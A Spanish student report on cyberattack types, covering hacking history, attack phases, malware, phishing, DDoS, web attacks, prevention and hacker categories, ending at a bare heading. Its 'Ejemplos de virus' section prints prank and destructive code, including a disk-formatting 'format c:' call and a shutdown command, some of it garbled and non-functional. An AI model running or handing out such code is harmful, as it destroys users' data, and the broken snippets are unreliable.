Pablo Martín González
Manuel Ortiz Hita
Paula Ruiz García

Estudio de tipos de ataques informáticos. Cómo actúan los piratas informáticos.

¿Que es un ataque informático?

Un ataque informático es cualquier maniobra ofensiva de explotación deliberada que tiene como objetivo tomar el control, desestabilizar o dañar un sistema informático.

El ciberataque puede dirigirse tanto a los equipos y sistemas que operan en la red anulando los servicios que prestan, como a los datos e información que se almacenan en bases de datos, robandolos o usándolos para espionaje.

La mayoría de estos ataques se basan en la ingeniería social, es decir, en engañar a las personas para que proporcionen la información.

Historia del pirateo

La palabra "hacker" se hizo famosa en el Instituto de Tecnología de Massachusetts en 1960. La cultura del campus del MIT dividía a los estudiantes en dos grupos. Los estudiantes que asistían regularmente a clases y pasaban el tiempo en las bibliotecas y entregaban sus tareas a tiempo eran etiquetados como "tools" (herramientas). Por otra parte estaban **los "hackers"** que eran los estudiantes que abandonan las clases, dormían durante el día y pasaban las noches en actividades recreativas, de aqui salio la imagen “cliché” del pirata solitario rodeado de cajas de pizza y latas vacías.

Fueron estos estudiantes del MIT de la década de 1960 quienes *manipularon indebidamente los sistemas de la computadora central recién instalada en el campus* y así se convirtieron en los pioneros de la piratería informática.

Primeros años: la coalición de los hackers

El pirateo informático en los primeros años fue visto en gran medida como un acto salvaje, pero inofensivo de perturbación. Los que tenían acceso a los sistemas y redes informáticos y tenían la capacidad de hackear eran intelectuales de la élite en las universidades como el MIT.

Mientras los hackers del MIT estaban manipulando las computadoras centrales de casa, los "phreaks" o los hackers telefónicos estaban rompiendo las redes internacionales de telecomunicaciones para hacer llamadas telefónicas gratis. Los **hackers y los phreakers** comenzaron a congregarse en el primer grupo de su especie de usuarios de red y foros en línea, tales como *"El bosque de Sherwood"* y *"Catch-22"*. Ellos compartían información sobre la manera de romper las seguridades de los sistemas informáticos.

Principios de la década de 1980: el aumento del hackeo

A principios de la década de 1980, las prácticas de hackeo se extendieron más allá de las paredes de las escuelas de la Ivy League y se infiltraron en la corriente cultural. Las revistas de hacking, cómo *Zine Phrack* y *2600* ganaron popularidad y en 1983 la película *"Juegos de Guerra"*, con un hacker siendo retratado como un héroe, introdujeron la piratería informática a una audiencia más grande.

En el mismo año seis adolescentes de una pandilla de hackers llamada "414" fueron arrestados por irrumpir en 60 computadoras del gobierno estadounidense, incluyendo los sistemas que ayudaron a desarrollar armas nucleares. Las noticias de adolescentes hackeando el gobierno y redes corporativas informáticas se hicieron más comunes.

Finales de la década de 1980: las leyes anti-piratería

En 1986, el Congreso de EE.UU. aprobó una ley llamada *"La Ley de Fraude y Abuso",* y la piratería informática se convirtió en un delito federal.

Al año siguiente, *Robert Tappan Morris,* un desertor de la Universidad de Cornell, por primera vez en la historia de Internet puso en marcha un virus que rompió las redes de varias agencias gubernamentales y universidades. Tappan Morris también se convirtió en la primera persona en ser condenada en virtud de la Ley de Fraude y Abuso.

En la piratería de finales de la década de 1980, también por primera vez se convirtió en un medio de espionaje internacional. Cuatro hackers de Alemania Occidental fueron arrestados por violar a las computadoras del gobierno de Estados Unidos y vender la información a la KGB soviética.

¿Que se suele buscar con un ataque informático?

Intentar obtener el control de un sistema informático suele venir acompañado con fines maliciosos, robo de información o de hacer daño a su objetivo.

Para ello existen muchos tipos diferentes, pero todos ellos se pueden categorizar en estos cuatro grandes grupos según su finalidad:

- **Cibercrimen:** utilizando técnicas como el phishing, roban la identidad de personas o empresas para realizar fraudes bancarios, vaciar cuentas, etc, todo ello generalmente con fines económicos.
- **Hacktivismo:** en otras ocasiones, lo que ocurre es que los hackers vulneran páginas de empresas grandes o del gobierno, a veces, incluso desde tu propio ordenador, para realizar una protesta. El *objetivo* de estos ciberataques es *ideológico y social*. Dentro de los hacktivistas, la organización Anonymous es la más conocida.
- **Ciberespionaje:** compromete la ciberseguridad en las empresas, ya que trata del robo de información sensible y valiosa, como información financiera, de clientes, empleados... que además posteriormente *puede venderse a muy altos precios en el mercado negro.*
- **Ciberterrorismo:** suele ir dirigido contra gobiernos o países, afectando a servicios como salud o defensa, infraestructuras de gran importancia.

Cabe destacar que también se realizan ataques programados, para poner a prueba la seguridad del propio sistema. Esto se realiza no solo para medir la efectividad de un sistema ante ataques informáticos, si no para arreglar posibles problemas encontrados.

¿Que motiva a un hacker?

Una encuesta realizada por la compañía de seguridad Thycotic en el Black Hat USA 2014, a 127 nos decía que, el *51%* de los encuestados afirmaba que su principal motivación a la hora de emprender ciberataques era "la búsqueda de emociones", mientras que sólo un *18%* señala los beneficios económicos como razón. Según el estudio, esto viene a indicar que **"los hackers de hoy en dia, son curiosos, están aburridos o quieren poner a prueba sus habilidades".**

Como generalización se puede decir que solo una parte de los responsables de los ciberataques optan por ser llamados mediante la etiqueta del *hacker* (según la entiende la comunidad geek) mientras que al resto se le puede denominar sencillamente *cibercriminales*, ya que lo que buscan mayoritariamente es el provecho económico de sus ataques.

Una abrumadora mayoría de los mismos estaban, además, convencidos de que no tendrán que afrontar las repercusiones de sus ciberataques, lo que les impulsa a proseguir con los mismos. La teoría del estudio es la siguiente: "La cantidad de ataques que se llevan a cabo superan con mucho el nivel de detalle de la monitorización de los sistemas. Los hackers de hoy en día son más ágiles que nunca antes [...] lo que permite múltiples ataques simultáneos sobre múltiples sistemas, incrementando las tasas de éxito sin aumentar el riesgo".

¿Cómo actúan los piratas informáticos?

1º Reconocimiento

La primera fase consiste en la recopilación de información del entorno, con el fin de buscar un objetivo, el cual puede ir desde la búsqueda de internet sobre una persona o empresa, hasta hacer una escucha o captura de toda la información que circula por la red objetivo para comprender su estructura, los rangos de direccionamiento que manejan, hostname, servidores y otros servicios disponibles...etc.

Esto ayuda al atacante a crear una estrategia para su ataque.

2ºEscaneo

Esta fase se realiza antes de lanzar un ataque a la red. En el escaneo el atacante utiliza toda la información que obtuvo en la fase de reconocimiento con el fin de encontrar huecos de seguridad en los equipos objetivos. ya que puede obtener detalles como los puertos de comunicación abiertos, cuentas de usuario, sistema operativo y vulnerabilidades en los aplicativos de los equipos.

3º Acceso

Aquí es donde empieza la magia, esta es una de las fases más importantes para el hacker empieza a explotar cada vulnerabilidad encontrada en la fase 2, con el fin de tener el acceso a dicho equipo o de empezar a causar estragos.

La explotación puede ocurrir localmente, offline sobre el LAN (Local Area Network), ya sea causando una saturación en los recursos de los equipos de cómputo o sobre internet, generando un ataque DoS (Denial of Service), Secuestro de sesión (Hijacking), ataques de fuerza bruta para poder adivinar o romper las credenciales de acceso al sistema, una vez teniendo acceso al sistema objetivo, el atacante puede prácticamente explorar todo.

Los factores que ayudan al Hacker en esta fase a tener una penetración exitosa al sistema dependen de cómo es la arquitectura del sistema y de cómo está configurado el sistema objetivo o víctima, una configuración de seguridad simple significa un acceso más fácil al sistema, otro factor a tener en cuenta es el nivel de destrezas, habilidades y conocimientos sobre seguridad informática y redes que tenga el Hacker y el nivel de acceso que obtuvo al principio de la penetración.

4º Manteniendo el acceso

Una vez se gana acceso al sistema objetivo la prioridad en esta etapa es la de mantener abierta la puerta para poder entrar y salir cuando guste, permitiéndole utilizar el equipo comprometido para seguir explorando otros sistemas en la red o para lanzar nuevos ataques desde la misma red interna para escanear y explotar a otros sistemas que quiere atacar, también usa programas llamados sniffers para capturar todo el tráfico de la red, incluyendo sesiones de telnet y FTP (File Transfer Protocol).

En esta fase el Hacker puede tener la habilidad de subir, bajar y alterar programas y data.

En esta fase el hacker quiere permanecer indetectable y para eso remueve evidencia de su penetración al sistema y hace uso de Backdoor (puertas traseras) y Troyanos para ganar acceso en otra ocasión y tratar de tener acceso a cuentas de altos privilegios como cuentas de Administrador.

5º No dejar rastro

En esta última fase, el atacante buscará el borrar toda la evidencia que pueda ser utilizada para rastrear su actividad, con el fin de no ser detectado por los administradores de red al instalar software o en las modificaciones que haya ejecutado, de esta manera puede seguir entrando y saliendo del sistema comprometido sin mayor problema y evitar ser atrapado.

Las herramientas y técnicas que usa para esto son caballos de Troya, Tunneling, Rootkits y la alteración de los “log files” (archivos donde se almacenan todos los eventos ocurridos en un sistema informático y permite obtener información detallada sobre los hábitos de los usuarios), una vez que se logra plantar caballos de Troya en el sistema este asume que tiene control total del sistema.

La mayoría de las veces también hacen uso de una técnica llamada Esteganografía (Steganography), para que de este modo no pueda ser percibida su existencia en la red, ocultando información sobre algún otro elemento.

Tipos de Ataques

Malware

El término Malware hace referencia a cualquier tipo software malicioso que tiene por objetivo infiltrarse en un sistema de forma inadvertida para dañarlo. Se utiliza con múltiples finalidades, tales como *extraer información personal o contraseñas, robar dinero o que los propietarios accedan a su dispositivo*.

Frecuentemente el malware accede a su dispositivo a *través de Internet y del correo electrónico*, *aunque también* puede acceder *a través de sitios web hackeados*, demos de juegos, software, suscripciones gratuitas...etc.

Si notas que tu equipo va lento a menudo, es posible que su dispositivo esté infectado por malware, como también lo son las ventanas emergentes, el spam y los bloqueos frecuentes. Para ello hay que saber distinguirlo también del software defectuoso, ya que no se ha diseñado con malas intenciones, pero que tienen determinados errores en su código por los cuales tu información puede quedar expuesta o tu sistema se hace vulnerable.

A continuación comentaremos los distintos tipos de malware.

Virus

El objetivo del virus es alterar el correcto funcionamiento de un dispositivo, por ello el virus es un código que infecta los archivos del sistema mediante un código maligno, pero *para que esto ocurra necesita que nosotros, como usuarios, lo ejecutemos.*

Una vez que se ejecuta, se disemina por todo nuestro sistema a donde nuestro equipo o cuenta de usuario tenga acceso, desde dispositivos de hardware hasta unidades virtuales o ubicaciones remotas en una red.

Hay diferentes tipos de virus, desde **los que son simples bromas** hechas con la única función de molestar **hasta otros que pueden dañar muy seriamente tu ordenador borrando archivos que repercuten directamente en su funcionamiento.** En cualquiera de los casos, su punto en común es que todos modifican el normal comportamiento de un ordenador.

Por lo general, son totalmente transparentes, no se esconden si no que suelen viajar dentro de archivos ejecutables como los .exe de aplicaciones conocidas, en un intento de engañarte y que ejecutes el programa.

Gusanos

Un gusano es un programa que, una vez infectado el equipo, realiza copias de sí mismo y las difunde por las redes a las que está conectado el dispositivo.

A diferencia del virus, *no necesita nuestra intervención,* ni de un medio de respaldo, ya que pueden transmitirse utilizando las redes o el correo electrónico.

Cuando consigue penetrar en un equipo, el gusano intenta obtener direcciones de otros ordenadores mediante tus listas de contactos para enviarles sus copias y tratar de infectarlos también. Por ellos, *son difíciles de detectar,* pues al tener como objetivo difundirse e infectar a otros equipos, *no tienen porqué manipular ningún programa ni hacer que el ordenador funcione incorrectamente*.

En cuanto a su uso, hoy en día estos gusanos suelen utilizarse por ejemplo para crear botnets. Se tratan de redes de ordenadores zombies que pueden actuar de forma simultánea cuando un operador le da la orden para enviar SPAM de forma masiva, difundir malware o lanzar diferentes tipos de ataques informáticos ataques DDoS o de denegación de servicio.

Troyanos

El troyano tiene algunas semejanzas con los virus, pero su funcionamiento no es exactamente el mismo. Mientras que el virus es destructivo por sí mismo, el troyano trata de pasar inadvertido mientras accede al dispositivo con la intención de ejecutar acciones ocultas con las que abrir una puerta trasera para favorecer la entrada de otros programas maliciosos.

Su nombre es alusivo al **“Caballo de Troya”** ya que su misión es precisamente, pasar desapercibido e **ingresar a los sistemas sin que sea detectado como una amenaza potencial, y una vez dentro hace un hueco entre tus defensas para que otros programas o tipos de malware tengan por dónde entrar**.

Sin embargo, uno de los puntos en común entre *varios tipos de malware es que los troyanos también llegarán a ti disfrazados de archivos legítimos.* Lo harán con ejecutables que aparentemente no harán nada malo al ser utilizados, pero que enseguida empezarán a trabajar a tus espaldas sin que te des cuenta.

A diferencia de los gusanos informáticos de los que te hemos hablado, *los troyanos no se propagan a sí mismo*. Puedes infectarte con uno al recibirlo deliberadamente, pero también *suelen pulular en redes P2P u otras webs con aplicaciones ejecutables aparentemente inofensivas*. Suelen ser utilizados, entre otras cosas, para robar información sin tu consentimiento a través de esa puerta trasera.

Spyware

Su finalidad es la de recolectar información sobre el usuario u organización dueña de un ordenador de forma no autorizada. De forma que no sean detectados, e*stos programas monitorizan y recopilan datos sobre las acciones realizadas en un equipo, el contenido del disco duro, las aplicaciones instaladas o todo lo que hacen en Internet.* También pueden llegar a instalar otras aplicaciones.

Se trata de otro tipo de programa que *se instala en tu equipo por sí sólo o mediante la interacción de una segunda aplicación que lo lanza sin que te des cuenta.* Suelen trabajar a escondidas, tratando de ocultar su rastro para que no levantes la guardia y actúes con normalidad.

AdWare

Es considerado por algunos *una* **clase de spyware**, *ya que puede llegar a recopilar y transmitir datos para estudiar el comportamiento de los usuarios* y orientar mejor el tipo de publicidad, mientras que **otros** aseguran **que ni siquiera puede ser considerado un malware** porque su intención final no es la de dañar los ordenadores principales.

Su única misión es la de meterse en tu ordenador y empezar a mostrarte publicidad, ya sea mientras estás navegando por internet, *a forma de popup en momentos aleatorios o durante la ejecución de un programa.* Los hay incluso que se limitan a sustituir la publicidad de una web por otra propia con la que sus creadores pueden obtener beneficios.

Por lo general, este tipo de software suele instalarse en programas que después se difunden gratuitamente como una fuente de ingresos para sus creadores.

Ransomware

Ransom quiere decir rescate en inglés, y de hecho lo que hace este ataque es secuestrar los datos de un ordenador y pedir un rescate económico a cambio de liberarlo. Normalmente lo que hace es cifrar tus datos, y lo que te ofrecen a cambio del rescate económico es la clave para poder descifrarlos.

Este tipo de programas *puede acceder a tu ordenador a lomos de un gusano informático u otro tipo de malware, y una vez cifre tus datos bloqueará tu ordenador mostrándote una pantalla de advertencia en la que se te informa que has sido víctima del ataque.* En esa pantalla se te muestra también la cantidad a pagar y el método de pago, que puede ser por SMS, Paypal o mediante bitcoins.

Se trata de **una de las amenazas que más está creciendo en los últimos años,** por lo que es importante tener *tu ordenador siempre actualizado y seguir una serie de precauciones a la hora de enfrentarte a correos electrónicos o mensajes sospechosos, evitando siempre instalar nada que te manden por correo personas que no conozcas.*

Otro consejo en el que coinciden casi todos los expertos en seguridad informática es que hay que tratar de **no pagar nunca el rescate que se te pide**. Haciéndolo *permites que los criminales se salgan con la suya, y fomentas el que sigan recurriendo a este tipo de programa.* El método más fácil de combatirlo es tener siempre copias de seguridad actualizadas de tus bases de datos y formatear los equipos afectados recuperándolos después con estas copias.

Phishing

El phishing no es un software, se trata más bien de diversas técnicas de suplantación de identidad para obtener datos de privados las víctimas, como por ejemplo las contraseñas o datos de seguridad bancarios.

Los medios más utilizados son el *correo electrónico, mensajería o llamadas telefónicas*, se hacen pasar por alguna entidad u organización conocida, solicitando datos confidenciales, para posteriormente utilizar esos datos en beneficio propio.

El término tiene su origen en la palabra inglesa “fishing” (pesca) y hace referencia a la intención de hacer que los usuarios “muerdan el anzuelo”.

Los mensajes de phishing parecen provenir de organizaciones legítimas como PayPal, UPS, una agencia gubernamental o su banco. Sin embargo, en realidad se trata de imitaciones. Los correos electrónicos solicitan amablemente que actualice, valide o confirme la información de una cuenta, sugiriendo a menudo que hay un problema. Entonces se le redirige a una página web falsa y se le embaucada para que facilite información sobre su cuenta, lo que puede provocar el robo de su identidad.

Spear Phishing

El Spear-phishing es la práctica fraudulenta de enviar correos electrónicos ostensiblemente de un remitente conocido o confiable para inducir a personas específicas a revelar información confidencial.

El ataque de phishing Spear se encuentra entre los puntos de entrada más populares de las infracciones de ciberseguridad. *Un ataque de spear phishing requiere habilidades avanzadas de pirateo y es muy difícil de detectar porque generalmente dependen de que el usuario final abra un archivo en un correo electrónico personal y específico.*

Los ataques de Spear phishing normalmente se dirigen a los responsables de la toma de decisiones dentro de una empresa. A menudo pretendiendo ser un colega de confianza, un amigo o una empresa asociada, los propietarios, gerentes y administradores deben estar completamente capacitados y ser concienciados sobre las "tácticas" en estos mensajes ingeniosamente maliciosos.

Otros tipos de Phishing

- Deceptive Phishing: Se trata de la modalidad más común de este tipo de ataques. Los hackers han llevado a cabo el robo de identidad de una empresa de confianza y le envían al usuario un mensaje de correo electrónico haciéndose pasar por ellos.
- Malware-Based Phishing: Se refiere a aquellas estafas que implican la ejecución de un software malicioso en los ordenadores de los usuarios. El malware se puede introducir como archivo adjunto en un correo o como archivo descargable en un sitio web.
- DNS-Based Phishing: Esta modalidad se conoce más como Pharming. Los cibercriminales manipulan los archivos hosts de una empresa o el sistema de nombres de dominio de la misma, para que las solicitudes de URL devuelvan una dirección falsa y las comunicaciones sean dirigidas a un sitio web falso.
- Content-Injection Phishing: Este tipo de ataque describe la situación en la que los cibercriminales reemplazan parte del contenido de un sitio legítimo con contenido falso diseñado para engañar o desviar al usuario a dar su información confidencial.
- Search Engine Phishing: Se produce cuando los cibercriminales crean buscadores para redireccionar al usuario a páginas web fraudulentas. Las tienen indexadas legítimamente con los motores de búsqueda y los usuarios las encuentran en una búsqueda normal.
- Man-in-the-Middle Phishing: Es el tipo de ataque phishing más difícil de detectar, ya que el cibercriminal se posiciona entre el ordenador del usuario y el servidor, grabando, así, la información que se transmite entre ambos. Posteriormente puede vender o utilizar dicha información o credenciales recopiladas cuando el usuario deja de estar activo en el sistema.

Denegación de servicio distribuido (DDoS)

DDoS son las siglas de **Distributed Denial of Service**. La traducción es **“ataque distribuido denegación de servicio”**, y traducido de nuevo significa que se ataca al servidor desde muchos ordenadores para que deje de funcionar.

De todos los tipos de ataques informáticos este es *uno de los más conocidos y temidos*, ya que es muy económico su ejecución y muy difícil de rastrear al atacante.

La eficacia de los ataques DDoS se debe a que no tienen que superar las medidas de seguridad que protegen un servidor, pues no intentan penetrar en su interior, sólo bloquearlo.

Los ataques de DDoS consisten en realizar tantas peticiones a un servidor, como para lograr que este colapse o se bloquee. Existen diversas técnicas, entre ellas la más común es el uso de *botnets, equipos infectados con troyanos y gusanos* en los cuales los usuarios no saben que están formando parte del ataque.

Básicamente así es como funciona un DDoS. Aunque también existen variantes y diferentes formas de personalizarlo para hacerlo más efectivo. Por ejemplo, *se pueden enviar los datos muy lentamente haciendo que el servidor consuma más recursos por cada conexión, o alterar los paquetes para que el servidor se quede esperando indefinidamente una respuesta de una IP falsa.*

Si piensas que eres demasiado pequeño o demasiado irrelevante para ser una víctima, mejor piénsalo de nuevo. Cualquier organización es una posible víctima, tanto si se trata de una gran empresa, una agencia gubernamental o una pyme, todas están dentro de la lista de objetivos.

¿Cómo se lleva a cabo un ataque DDoS?

Como el concepto básico del DDoS es simple, realizar los ataques es relativamente fácil. De hecho, valdría con que hubiese un número suficientemente grande de personas recargando la web continuamente para tirarla. Sin embargo, las *herramientas que se suelen usar son algo más complejas.*

Con ellas *se pueden crear muchas conexiones simultáneas o enviar paquetes alterados*. También permiten modificar los paquetes poniendo como IP de origen una IP falsa, de forma que no pueden detectar quién es el atacante real.

Otra técnica para llevar a cabo los DDoS es usar botnets: redes de ordenadores infectados por un troyano y que un atacante puede controlar remotamente. De esta forma, los que saturan el servidor son ordenadores de gente que no sabe que están participando en un ataque DDoS, por lo que es más difícil encontrar al verdadero atacante.

Ataques network-probes

Los ataques Network-probes consisten en la colocación de una sonda de red como intento de obtener acceso a una computadora y sus archivos a través de un punto débil conocido o probable en los sistemas informático.

Las sondas de red no son una amenaza inmediata. Sin embargo, *sí indican que alguien está instalando su sistema para posibles puntos de entrada como vector para el ataque*. Básicamente es un monitor de red que analiza protocolos y tráfico de red en tiempo real.

Ataques a Aplicaciones Web

Inyección SQL:

Hace referencia a un ataque contra un sitio o aplicación web en el que se añade código de lenguaje de consulta estructurado (SQL) a un campo de entrada de un formulario web con el objetivo de acceder a una cuenta o modificar los datos. De esta forma, los hackers pueden crear, leer, actualizar, modificar o eliminar los datos guardados en la base de datos back-end, normalmente para acceder a información confidencial, como los números de la seguridad social, los datos de las tarjetas de crédito u otra información financiera.

Ataque de envenenamiento de cookies:

Los ataques de envenenamiento de cookies implican la modificación de los contenidos de una cookie (información personal almacenada en la computadora de un usuario web) para eludir los mecanismos de seguridad. Al usar ataques de envenenamiento de cookies, los atacantes pueden obtener información no autorizada sobre otro usuario y robar su identidad.

Robo de cookies:

Este tipo de ataques se realizan mediante scripts del lado del cliente como JavaScript. Cuando el usuario hace clic en un enlace, el script buscará la cookie almacenada en la memoria de la computadora para todas las cookies activas y las enviará (al parecer, los correos electrónicos) al atacante.

Navegación forzada:

La exploración forzada es un ataque cuyo objetivo es enumerar y acceder a los recursos a los que la aplicación no hace referencia, pero que aún son accesibles. Por ejemplo, directorios como config, backup, logs a los que se puede acceder pueden revelar mucha información sobre la aplicación en sí, contraseña, actividades, etc.

Defectos de inyección:

Las fallas de inyección permiten a los atacantes retransmitir código malicioso a través de una aplicación web a otro sistema. Estos ataques incluyen llamadas al sistema operativo a través de llamadas al sistema, el uso de programas externos a través de comandos del shell, así como llamadas a bases de datos de backend a través de SQL (es decir, inyección de SQL). Los scripts

completos escritos en Perl, Python y otros lenguajes pueden ser inyectados en aplicaciones web mal diseñadas y ejecutado. Cada vez que una aplicación web utiliza un intérprete de cualquier tipo, existe el peligro de un ataque de inyección. Cada vez que una aplicación web utiliza un intérprete de cualquier tipo, existe el peligro de un ataque de inyección.

Ejemplos de virus

Block de notas

Existe un código que permite generar archivos de texto infinitos en una carpeta o unidad específica, aunque no es dañino para la computadora, puede causar un momento de molestia al usuario. El proceso a seguir es activar el bloc de notas y se copia el código:

```
@echo off

color 0amsg *You have just launched BloatWarez %random% :Reckon echo This is bloatware #%random% >C:\Test\%random%%random%.virus.txtgoto Reckon
```

Otro ejemplo de cómo crear un virus con el bloc de notas es un virus que despliega un mensaje y luego procede a apagar el ordenador.

```
@echo off

shutdown.exe -s -t 3 -c "Virus detectado el Sistema se apagará"
```

Virus en lenguaje C

El siguiente código, crea un virus que mueve el puntero del ratón por la pantalla del ordenador de manera aleatoria, la acción del virus se puede anular desde el administrador de tareas.

```
#include <windows.h>
int main()
{
      FreeConsole();
      srand(GetTickCount());
      int nWidth  = GetSystemMetrics(SM_CXSCREEN) - 1;
      int nHeight = GetSystemMetrics(SM_CYSCREEN) - 1;
      while(!GetAsyncKeyState(VK_F8)){
      SetCursorPos((rand() % nWidth) + 1, (rand() % nHeight) + 1);
      Sleep(5);
      }
      return 0;
}
```

Un virus troyano y su programación sería:

```
	#include <stdio.h>/*aqui importas al escenario lo que vayas a utilizar el .h es un header file*/

	void main(){

	system(":hola");/*aqui dices que del sistema de los comandos de windows te haga una sección llamada hola*/

	system("start http://www.google.com");/*abre google*/

	system("goto hola") ;/*va a la sección hola por lo tanto la repite infinitas veces*/

} //Este sería un win32 de c que sirve para que se cuelgue el ordenador.
```

Otro ejemplo:

```
#include <stdio.h>

void main(){

	system("@echo off");/*se quita lo que viene al principio de cada oración que usualmente es la direccion donde esta ubicada el archivo*/

	system("cls");/*borra lo escrito*/

	system("s | format c: -s -f -t 0 >> c:\autoexec.bat");/*borra el disco duro*/

} //Hará es que se borre la información
```

¿Cómo podemos prevenir los ataques informáticos?

Todas las empresas deben concienciarse de que los ciberataques pueden ocurrir en cualquier momento, poniendo en peligro tanto la productividad de la empresa como a sus trabajadores.

Actualmente, son muchas las empresas que se han visto afectadas debido a los_ataque informáticos. En el año 2017, Renault, Telefónica, FEDEX y otras grandes compañías se vieron perjudicadas por este tipo de inconvenientes informáticos.

Advertencias generales

Dispositivos protegidos

Todos los dispositivos electrónicos, ordenadores, móviles y demás deben estar debidamente protegidos con firewalls y antivirus completamente actualizados. Tener un firewall fuerte y potente ayudará a que nadie pueda entrar en tu dispositivo de manera clandestina.

Tener hojas de ruta para optimizar todo el funcionamiento es muy útil, puesto que sabrás en cada momento qué velocidad utilizas, qué recursos y qué protección tienes.

Contraseñas

Es aconsejable que se cambien todas las contraseñas, sobre todo tras instalar nuevos firewalls y modificar ciertos aspectos de la seguridad, para así poner otra barrera más a los posibles ataques.

Las contraseñas siempre deben ser complejas, no pueden dar datos personales o de contacto y es muy esencial que solo las conozcan un cierto grupo de personas de confianza.

Protocolos de seguridad

Estos protocolos sirven, en primer lugar, para evitar a los intrusos y para fortalecer la seguridad previamente instalada. Por otro lado, debemos tener en cuenta ciertos protocolos esenciales como el de hacer copias de seguridad, limpieza de material malicioso, etc.

En cuanto a las copias de seguridad, es algo primordial puesto que perder datos económicos o documentos importantes puede ser catastrófico para la empresa. Es indispensable tener copias de todos aquellos datos de la empresa y de sus clientes, tanto los que se encuentran fuera de Internet como dentro para ante posibles ataques poder restaurar todo lo perdido.

Es importante adoptar como buena práctica la realización de copias de seguridad de la información en fuentes externas.

Evitar visitar páginas sospechosas

No todas las páginas en la web son seguras, por ello es preciso evitar en las grandes empresas las visitas a sitios desconocidos.

Advertencias para empresas:

Formación de empleados

Tus empleados deben saber cómo actuar en caso de fallo en el sistema, que es exactamente lo que están manejando y cómo mantener siempre la seguridad del sistema. Además, si tienes especialistas informáticos en tu plantilla, te ahorrarás quebraderos de cabeza y problemas.

Una de las formas más habituales que los hackers utilizan para introducirse a una red es engañando a las personas con phishing.

Proteger los equipos con herramientas fuertes y mantenerlos en constante actualización

Un buen antivirus debe elegirse tomando en cuenta particularmente cada sistema operativo y equipo. Estos programas deben ser actualizados periódicamente. Mantenerlos con las actualizaciones necesarias es vital para estar lejos de un ataque cibernético. Así mismo, una gran medida de seguridad para las grandes empresas es no contar exclusivamente con un buen antivirus. Hay que tener conciencia de que esta herramienta no basta para que la seguridad en la organización sea absoluta

Tipos de Hackers

Sombrero blanco

Un hacker de sombrero blanco son las personas que rompen la seguridad por razones no maliciosas, quizás para *poner a prueba la seguridad de su propio sistema o mientras trabaja para una compañía de software que fabrica software de seguridad*. El término sombrero blanco en la jerga de Internet se refiere a un **hacker ético**. Esta clasificación también incluye a personas que llevan a cabo pruebas de penetración y evaluaciones de vulnerabilidad dentro de un acuerdo contractual.

Sombrero negro

Un hacker de sombrero negro es un hacker que viola la seguridad informática por razones más allá de la malicia o para beneficio personal. Los hackers de sombrero negro **son la personificación de todo lo que el público teme de un criminal informático**. Los hackers de sombrero negro *entran a redes seguras para destruir los datos o hacerlas inutilizables para aquellos que tengan acceso autorizado.*

La clasificación de Sombrero Negro proviene de la identificación de los villanos en las películas antiguas del viejo oeste que típicamente usaban Sombreros Negros.

Sombrero gris

Los Hackers de Sombrero Gris son los que juegan a ser los buenos y los malos, en otras palabras, tienen **ética ambigua.** Utilizan sus conocimientos para penetrar en sistemas y buscar vulnerabilidades para luego ofrecer sus servicios para repararlos bajo contrato.

Sombrero azul

Un hacker de sombrero azul es una persona fuera de las empresas de seguridad que es utilizado para hacer una prueba de errores de un sistema antes de su lanzamiento en busca de rincones abiertos para que puedan ser cerrados. *Microsoft también utiliza el término sombrero azul para representar una serie de eventos de información de seguridad.*

Crackers

Dentro de los muchos términos relacionados con la seguridad y la informática, nos encontramos con los crackers, una palabra que define a determinada persona que utiliza todo su conocimiento en informática para romper algún sistema de seguridad, bien sea con fines lucrativos, en señal de protesta, desafío o incluso para realizar espionaje industrial.

Estos comúnmente entran en sistemas vulnerables y hacen daño ya sea robando información, dejando algún virus, malware, troyano en el sistema o crean puertas traseras para poder entrar nuevamente cuando les plazca.

Las características principales de un cracker, además de que *uno bueno puede contar con unos amplios conocimientos de seguridad informática*, es que conocen bien el ámbito en el que se mueven, es decir, pueden saltarse la seguridad de un programa informático, alterar su funcionalidad, como por ejemplo cambiando la fecha de expiración de un programa para convertirlo en una copia “legítima”.

También se le conoce como Crackers *a los que diseñan programas para romper seguridades de Softwares, ampliar funcionalidades del software o el hardware original* conocidos como Cracks, Key Generators, etc. Esto lo hacen muchas veces mediante ingeniería inversa.

Script kiddie


Un script kiddie es un inexperto que irrumpe en los sistemas informáticos mediante el uso de herramientas automatizadas prediseñadas y escritas por otros, generalmente con poca comprensión de lo que está usando.

Hacktivistas

Un hacktivista utiliza sus herramientas con el fin de interrumpir los servicios y brindar atención a una causa política o social.

Por ejemplo, uno puede dejar *un mensaje muy visible en la página principal de un sitio web* que recibe una gran cantidad de tráfico o que incorpora un punto de vista que se está en contra o puede *lanzar un ataque de denegación de servicio para interrumpir el tráfico a un sitio determinado.*


Hackers famosos



Chema Alonso

Alonso es considerado uno de los mejores *hackers* de España, en su acepción técnica original de "persona diestra en el uso de sistemas informáticos". Esto viene corroborado por sus numerosas participaciones en múltiples conferencias nacionales e internacionales de ciberseguridad, entre las cuales destacan BlackHat y DEF CON (siendo en esta última el español que más veces ha participado).

Kevin Mitnick (1963)



